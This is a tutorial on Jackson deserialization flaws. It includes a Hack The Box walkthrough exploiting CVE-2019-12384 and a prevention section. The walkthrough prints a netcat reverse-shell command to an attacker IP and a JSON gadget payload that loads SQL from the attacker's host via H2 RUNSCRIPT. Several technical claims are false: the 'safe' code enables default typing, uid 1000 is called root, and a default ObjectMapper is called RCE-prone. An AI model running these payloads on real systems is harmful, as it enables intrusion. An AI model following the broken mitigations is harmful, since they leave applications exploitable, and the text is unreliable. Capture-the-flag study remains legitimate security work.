Jackson Deserialization Vulnerabilities

Insecure deserialization is a security vulnerability that occurs when a software application deserializes data from an untrusted or malicious source without proper validation and protection. This vulnerability can be exploited by attackers to execute arbitrary code, gain unauthorized access, or cause unintended behavior within the application.

To understand insecure deserialization, it's important to know what serialization and deserialization are:

* **Serialization:** Serialization is the process of converting data structures or objects into a format that can be easily stored, transmitted, or reconstructed later. In the context of programming languages, this often involves converting objects into a format like JSON, XML, or binary data.
* **Deserialization:** Deserialization is the reverse process, where serialized data is converted back into its original data structure or object.

Insecure deserialization vulnerabilities occur when an application blindly trusts and deserializes data without verifying its integrity, origin, or content. It is especially dangerous if an application deserializes user-controllable data. Attackers can manipulate the serialized data to include malicious payloads, known as "gadgets." These gadgets are crafted to exploit flaws in the deserialization process and trigger unintended behaviors within the application.

For example, an attacker might send a serialized object that includes a malicious script. If the application does not sanitize the input during deserialization, it might inadvertently execute the script, leading to actions like unauthorized data access, remote code execution, or denial of service.

Vulnerabilities that can occur from insecure deserialization include:

1. **Remote Code Execution:** An attacker can provide malicious code in the serialized data, which, upon deserialization, gets executed by the application.
2. **Denial of Service (DoS):** By sending specially crafted serialized data, an attacker can cause the application to enter resource-intensive processes or crash.
3. **Data Tampering:** Attackers can modify serialized data to tamper with application logic, potentially leading to unauthorized data access or manipulation.
4. **Authentication Bypass:** Insecure deserialization might allow attackers to bypass authentication mechanisms by manipulating the serialized data.

Certain programming languages, such as Java, employ binary serialization methods. While these formats are more complex to decipher, it's possible to detect serialized data by spotting specific indicators. For instance, serialized Java objects consistently start with a set of fixed bytes, represented as "ac ed" in hexadecimal or "rO0" in Base64 encoding.

The Jackson Java library has been around for many years and is a popular choice for JSON serialization and deserialization. However, it has also been the target of many deserialization vulnerabilities. There are a few reasons for this. First, Jackson is a very flexible library and allows for a lot of customization. This can make it difficult to secure, as it can be easy to make mistakes that could lead to vulnerabilities. Second, Jackson is widely used, which means that it is a target for attackers. Third, deserialization vulnerabilities are often difficult to locate and patch. This is because they often rely on complex interactions between the library and the serialized data.

There are ways to detect insecure deserialization in the Jackson library. Here are a couple methods:

* Static Analysis. A static analysis tool can scan your code for potential security vulnerabilities, including insecure deserialization.
* Dynamic Analysis. A dynamic analysis tool can execute your code in a controlled environment and monitor it for suspicious activity.

For static analysis testing you can conduct a code review with a tool called Checkmarx. Identifying insecure deserialization in the Jackson library during a code review requires a careful examination of how Jackson is used in the codebase, with a focus on potential security vulnerabilities related to deserialization. Here are some steps and considerations for reviewing code for insecure deserialization in the Jackson library:

1. Check for Default Typing: Look for usages of enableDefaultTyping() or similar methods on the ObjectMapper object. This method is a common source of insecure deserialization vulnerabilities.
2. Review Deserialization Logic: Examine code that performs deserialization using Jackson. Pay attention to where JSON data is being deserialized into Java objects. Ensure that deserialization is only performed on trusted data sources and that user-supplied JSON data is properly validated and sanitized.
3. Check for Custom Deserialization Logic: Occasionally, developers write custom deserialization logic using Jackson's *@JsonDeserialize* annotation or custom deserializer classes which can introduce vulnerabilities.
4. Check Error Handling: Review how errors and exceptions related to deserialization are handled. Ensure that error messages do not reveal sensitive information and that the application fails gracefully when dealing with malicious input.

There are two interesting CVE’s regarding Remote Code Execution (RCE) vulnerabilities. In *CVE-2016-8749*, it states that Apache Camel's Jackson and JacksonXML unmarshalling operation are vulnerable to Remote Code Execution attacks. The second CVE, *CVE-2017-7525*, states that there was a deserialization flaw discovered in the jackson-databind, versions before 2.6. 7.1, 2.7. 9.1 and 2.8. 9, which could allow an unauthenticated user to perform remote code execution by sending the maliciously crafted input to the *readValue* method of the *ObjectMapper*.

Both CVEs describe a vulnerability in the Jackson library, and this vulnerability allows attackers to exploit deserialization to achieve Remote Code Execution (RCE) on a server. This is accomplished through enabling "Default Typing" in Jackson (with *enableDefaultTyping()*) for the exploit to work.

In Java, the *enableDefaultTyping()* function is a method provided by the Jackson library to configure the default type information handling during JSON serialization and deserialization. Specifically, it controls how the library includes type information when serializing Java objects into JSON format and how it uses type information when deserializing JSON back into Java objects.

With default typing enabled, an attacker can craft malicious JSON payloads that specify arbitrary Java classes for deserialization. These payloads can trick the application into creating and executing unintended objects. By specifying a class with a malicious payload, an attacker can potentially achieve remote code execution on the server. Disabling Default Typing is presented as a security measure to prevent exploitation.

Below is an example of identifying insecure Jackson deserialization in a code review where *enableDefaultTyping()* is used. This method is known for introducing potential security risks related to deserialization.

A screen shot of a computer code

Description automatically generated

Here's how to identify the issue and what to look for in the code review:

1. Identify enableDefaultTyping() Usage:  
     
   The first step is to identify the use of *enableDefaultTyping()* within the code. This method enables default typing, which allows Jackson to determine the class to instantiate during deserialization based on information present in the JSON data itself.
2. Understand the Impact:  
    *enableDefaultTyping()* is often used to deserialize polymorphic types, however, this can be exploited by attackers to execute arbitrary code if the input JSON is controlled by them. An attacker can craft a malicious JSON payload that specifies a Java class for deserialization, which may not be part of the intended object hierarchy. If an attacker successfully substitutes a class, they can execute arbitrary code on the server.
3. Evaluate Error Handling:  
     
   Check how errors during deserialization are handled (catch (Exception e) in this case). While error handling is necessary, it's essential to ensure that exceptions and error messages do not reveal sensitive information about the application's internals.

If you want to see how the attackers specifically crafted their payloads for *CVE-2016-8749* and *CVE-2017-7525* by utilizing *enableDefaultTyping()*, you can read about it at the following URLs:

* For CVE-2016-8749 - <https://blog.hackeriet.no/understanding-jackson-deserialization-exploits/>
* For CVE-2017-7525 - <https://adamcaudill.com/2017/10/04/exploiting-jackson-rce-cve-2017-7525/>

While identifying the use of *enableDefaultTyping()* within the code is a big indicator of insecure deserialization within the Jackson library, but there are other ways to identify insecure deserialization in the Jackson library during a code review. Assume this code is part of a RESTful web service that accepts JSON data and deserializes it using Jackson.

A computer screen shot of a program code

Description automatically generated

Now, let's review this code for insecure Jackson serialization:

1. Check for Default Typing:  
     
   Look for any instance of *enableDefaultTyping()* in the codebase, as this method is commonly associated with insecure deserialization. In this example, there is no sign of *enableDefaultTyping(),* so that's a good start.
2. Review Deserialization Logic:  
     
   The provided code is a Java class named *UserController* that is part of the web application. Its primary purpose seems to be to deserialize a JSON representation of a *User* object.

Here's an explanation of what this code is doing and why it is potentially vulnerable to Jackson deserialization issues:

1. ObjectMapper Initialization: The class initializes an *ObjectMapper* named *objectMapper.* This is a common Jackson library component used for serializing and deserializing JSON data.
2. User Creation: The *createUser* method takes a JSON string (*json*) as input and attempts to deserialize it into a *User* object using the *objectMapper.readValue* method. This method is responsible for mapping the JSON data to the corresponding Java object structure.
3. Error Handling: The code includes a try-catch block to handle any exceptions that might occur during deserialization. If an exception of type *IOException* is thrown, it is caught, and the method returns *null*. This error handling is minimal and doesn't provide detailed information about the exception or log it, which could be improved for debugging and security purposes.

Now, regarding its vulnerability to Jackson deserialization issues:

Potential Vulnerability to Deserialization Attacks: The vulnerability in this code lies in the deserialization process itself. It uses the default configuration of *ObjectMapper*, which means it's susceptible to deserialization attacks, including remote code execution, if the JSON data contains malicious instructions.

The vulnerability arises because Jackson allows for polymorphic deserialization, where the JSON data can specify the Java class to instantiate. This is typically done through Jackson's @JsonTypeInfo annotations or by enabling default typing using objectMapper.enableDefaultTyping(). In this code, since it is not configuring any custom type resolvers or validation mechanisms, the *ObjectMapper* will deserialize the provided JSON string without verifying whether the specified class (User in this case) is safe or malicious.


In summary, the code is vulnerable to Jackson deserialization issues because it doesn't take necessary precautions to prevent malicious input from causing unintended consequences, such as remote code execution. To mitigate this vulnerability, it's crucial to disable default typing and validate input data.

Regarding manual testing for insecure deserialization in the Jackson library of java applications, we will demonstrate how a vulnerable web application can be escalated to Remote Code Execution if vulnerable to CVE-2019-12384. Time is a Linux machine on Hack The Box of Medium difficulty, hosting an online web application for parsing JSON. This application is identified as vulnerable to a Java Deserialization exploit (CVE-2019-12384), which is exploited to establish an initial presence on the system.

Step 1: We used the following NMAP command to scan a single IP address for open ports and then attempts to identify the services running on those ports:


nmap -sV -sC 10.10.10.24

* -sV enables version detection, which attempts to identify the application or service running on each open port.
* -sC enables script scanning, which uses Nmap scripts to probe open ports for additional information, such as the operating system running on the host or whether the host is vulnerable to known exploits.



the Nmap output reveals that the target server has two ports open: port 22, which is used for SSH, and port 80, which is used for HTTP. This means that we can connect to the server using either of these protocols. To browse to port 80, we would simply enter the IP address of the server into our web browser. This would connect us to the server's web server, which is likely running Apache httpd.

The web server is hosting an online JSON beautification and validation application. The dropdown menu contains the two options Beautify and Validate (beta!) . Let's input sample JSON data in the input field, select Beautify option and click on the PROCESS button.



As we can partially see, we were returned with a very interesting error message. The full message is as follows:

Validation failed: Unhandled Java exception: com.fasterxml.jackson.databind.exc.MismatchedInputException: Unexpected token (START\_OBJECT), expected START\_ARRAY: need JSON Array to contain As.WRAPPER\_ARRAY type information for class java.lang.Object

The Java-based library Jackson is used to serialize or map Plain Object Java Objects to JSON and vice versa. We then google search for more information about the error expected START\_ARRAY: need JSON Array to contain As.WRAPPER\_ARRAY type information for class java.lang.Object, and returns the page below as the first result.

A screenshot of a computer

Description automatically generated

The Jackson Polymorphic Deserialization vulnerability allows an attacker to execute arbitrary code on a victim's machine by sending a specially crafted JSON payload. This vulnerability can be exploited if the target application accepts arbitrary input from the user and has at least one specific gadget class in the Java classpath.

The H2 database engine is widely used in Java applications, and its RunScript feature allows attackers to execute SQL scripts from a remote URL. The Fasterxml jackson-databind package does not block the logback-core class, which contains the vulnerability.

Therefore, if an attacker knows a logback class that can initiate database connections and the victim's application is using the H2 database engine, then the attacker can execute SQL queries on the victim's server. To validate the connection, the attacker can stand up a Python HTTP server on port 80 and send the following input:

["ch.qos.logback.core.db.DriverManagerConnectionSource"]

If the connection is successful, then the attacker can execute SQL queries on the victim's server. Having the ability to execute SQL scripts against the H2 database, we can use the CREATE ALIAS H2 database feature to create a function that calls a Java code. At the following site that we visited earlier; we identified that there is script called inject.sql in GitHub that can assist in exploiting this vulnerability. We can copy the text as seen below.

A screenshot of a computer

Description automatically generated

We then copy this script and modify it.

A screenshot of a computer

Description automatically generated

The original script defines an alias named SHELLEXEC that takes a single argument cmd, which is a shell command to be executed. It uses Java to execute the provided shell command and capture its output. In this case, the provided command is 'id > exploited.txt', which runs the id command and redirects its output to a file named exploited.txt.

Our modified script also defines an alias named SHELLEXEC that takes a single argument cmd. The provided command 'rm /tmp/f:cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.44 >/tmp/f' attempts to remove a file (rm /tmp/f), then runs a shell (/bin/sh -i) and pipes its input and output to a network connection (nc 10.10.14.44) to establish a reverse shell.

We then execute the following command python3 -m http.server starts a simple HTTP server using Python 3. This server is useful for serving files from a local directory over the HTTP protocol.



Then in another terminal we set up a netcat listener on port 4545.

A screenshot of a computer program

Description automatically generated

The command nc -lvp 4545 is a command that uses the nc (netcat) utility to set up a network listener on port 4545. Here's what each part of the command does:

* nc: This is the command for the netcat utility, a versatile networking tool that can be used for various networking tasks, including creating network connections, listening on ports, and transferring data.
* -l: This option tells nc to operate in listening mode. In this mode, nc waits for incoming network connections.
* -v: This option enables verbose mode, which means nc will provide more detailed output, including information about incoming connections and data transfer.
* -p 4545: This option specifies the port number to listen on. In this case, it's port 4545. You can replace 4545 with any other port number you want to use.

When you run nc -lvp 4545, the nc command will start listening for incoming network connections on port 4545, and it will display information about any incoming connections to the terminal.

After setting up our netcat listener, we go back to the GitHub page that contains the scripts for our exploit. We then identify the following payload below and copy it to put in our terminal.

A screenshot of a computer

Description automatically generated

The purpose of this payload is to target a Java application that uses the Logback library with an H2 database. This payload is attempting to perform an SQL injection attack. Here's a breakdown of the payload:

* 1. "ch.qos.logback.core.db.DriverManagerConnectionSource": This is the Java class name, indicating that the payload is trying to exploit a vulnerability in the DriverManagerConnectionSource class from the Logback library. It suggests that the application uses Logback for database connections.
  2. "url": This is a property within an object that appears to be part of the configuration for connecting to a database.
  3. "jdbc:h2:mem:;TRACE\_LEVEL\_SYSTEM\_OUT=3;INIT=RUNSCRIPT FROM 'http://localhost:8000/inject.sql'": This is the actual payload that's injected into the url property. It contains several parts:
     + "jdbc:h2:mem:": This is the legitimate part of an H2 database connection URL.
     + ";TRACE\_LEVEL\_SYSTEM\_OUT=3;": This part attempts to enable detailed SQL query logging by setting the TRACE\_LEVEL\_SYSTEM\_OUT parameter to 3. This could be used to print SQL queries to the console, potentially revealing sensitive information.
     + "INIT=RUNSCRIPT FROM 'http://localhost:8000/inject.sql'": This part is particularly malicious. It attempts to run an SQL script located at http://localhost:8000/inject.sql as part of the database initialization process. This is a classic SQL injection technique where an attacker tries to execute arbitrary SQL code from an external source.

In summary, this payload is designed to exploit a vulnerability in the Logback library's database connection handling to perform an SQL injection attack. If successful, it could potentially allow an attacker to execute arbitrary SQL queries on the database, which could lead to unauthorized data access, data manipulation, or other security breaches.

We then modify our payload to look like the following:

A screen shot of a computer

Description automatically generated

The primary difference between these payloads is in the URL used in the RUNSCRIPT part:

* In the first payload, the URL is 'http://localhost:8000/inject.sql', suggesting that the SQL script to be executed is hosted on the same machine where the application is running, with the address being localhost.
* In the second payload, the URL is 'http:\/\/10.10.14.44:8000/inject.sql'. Here, the SQL script is our Inject.sql script we made from earlier which is hosted on our machine (10.10.14.44) The \/ in the URL is to demonstrate an escaped forward slash (/), which is used to evade security filters that are in place.

We then copy and paste this payload from our terminal and put it into the JSON Beautifier. We then select the Validate (beta!) option from the dropdown menu and click Process.

A screenshot of a computer

Description automatically generated

Once clicked, we go back to our netcat listener and we see that we connected to our target host.

A computer screen with white text

Description automatically generated

Where we typed IDand were returned with uid=1000(pericles), it appears that we have successfully established a connection and are interacting with a remote shell. The output uid=1000(pericles) suggests that the user running the shell on the remote system has the UID (User ID) of 1000 and the username "pericles.".

We then escalate our privileges by entering the following command:

python3 -c ‘import pty;pty.spawn(“/bin/bash”)’

The command python3 -c 'import pty;pty.spawn("/bin/bash")' is a Python one-liner that is commonly used to upgrade a simple terminal shell into a more fully featured interactive shell. This is often referred to as "spawning a TTY shell."

Here's a breakdown of what the command does:

* python3: This starts with the Python 3 interpreter.
* -c: This option allows you to provide a single line of Python code to be executed.
* 'import pty;pty.spawn("/bin/bash")': This is the Python code provided as a single line. It does the following:
  + import pty: This imports the "pty" (pseudo-terminal) module, which provides functions for working with terminal devices.
  + pty.spawn("/bin/bash"): This line uses the "spawn" function from the "pty" module to create an interactive Bash shell. Essentially, it upgrades the current terminal session to a full-fledged Bash shell.

We then type the command whoami to see who we are now logged in as, and we see that we are the user Pericles, who is a root user.

During this HTB walkthrough we have demonstrated how to identify the Java Deserialization vulnerability in the application, and how to leverage it to gain a root shell on the server.

Prevention:

Preventing insecure Java deserialization in the Jackson library involves taking steps to mitigate the security risks associated with deserializing untrusted data. Deserialization of untrusted data can lead to security vulnerabilities, including remote code execution. Here are some best practices to prevent insecure Java deserialization when using the Jackson library:

1. Avoid Deserialization of Untrusted Data:

The most effective way to prevent deserialization vulnerabilities is to avoid deserializing untrusted data whenever possible. Only deserialize data from trusted sources.

1. Use a Safe Deserialization Mechanism:

If you must deserialize untrusted data, consider using a safe deserialization mechanism, such as JSON or XML, which have built-in protections against code execution.

1. Enable Jackson's Default Typing Safeguards:

Jackson provides a feature called "default typing" that allows you to serialize and deserialize objects with polymorphic types. This feature can be dangerous if not used carefully. To prevent deserialization vulnerabilities, you can configure Jackson to use "none" as the default typing mode, which disables polymorphic type handling:

ObjectMapper mapper = new ObjectMapper();

mapper.enableDefaultTyping(DefaultTyping.NON\_FINAL);

1. Use a Custom Type Resolver:

If you need to support polymorphic types, consider using a custom type resolver that restricts the allowed types to a predefined set of safe classes. This helps prevent arbitrary code execution by limiting the types that can be deserialized. You can implement a custom type resolver by extending TypeResolverBuilder and configuring it with your ObjectMapper:

ObjectMapper mapper = new ObjectMapper();

SubtypeResolver subtypeResolver = new CustomTypeResolverBuilder();

mapper.setSubtypeResolver(subtypeResolver);

1. Use Security Libraries:

Consider using security libraries or frameworks like OWASP Java Encoder to sanitize input and output data. These libraries can help protect against common vulnerabilities, including deserialization attacks.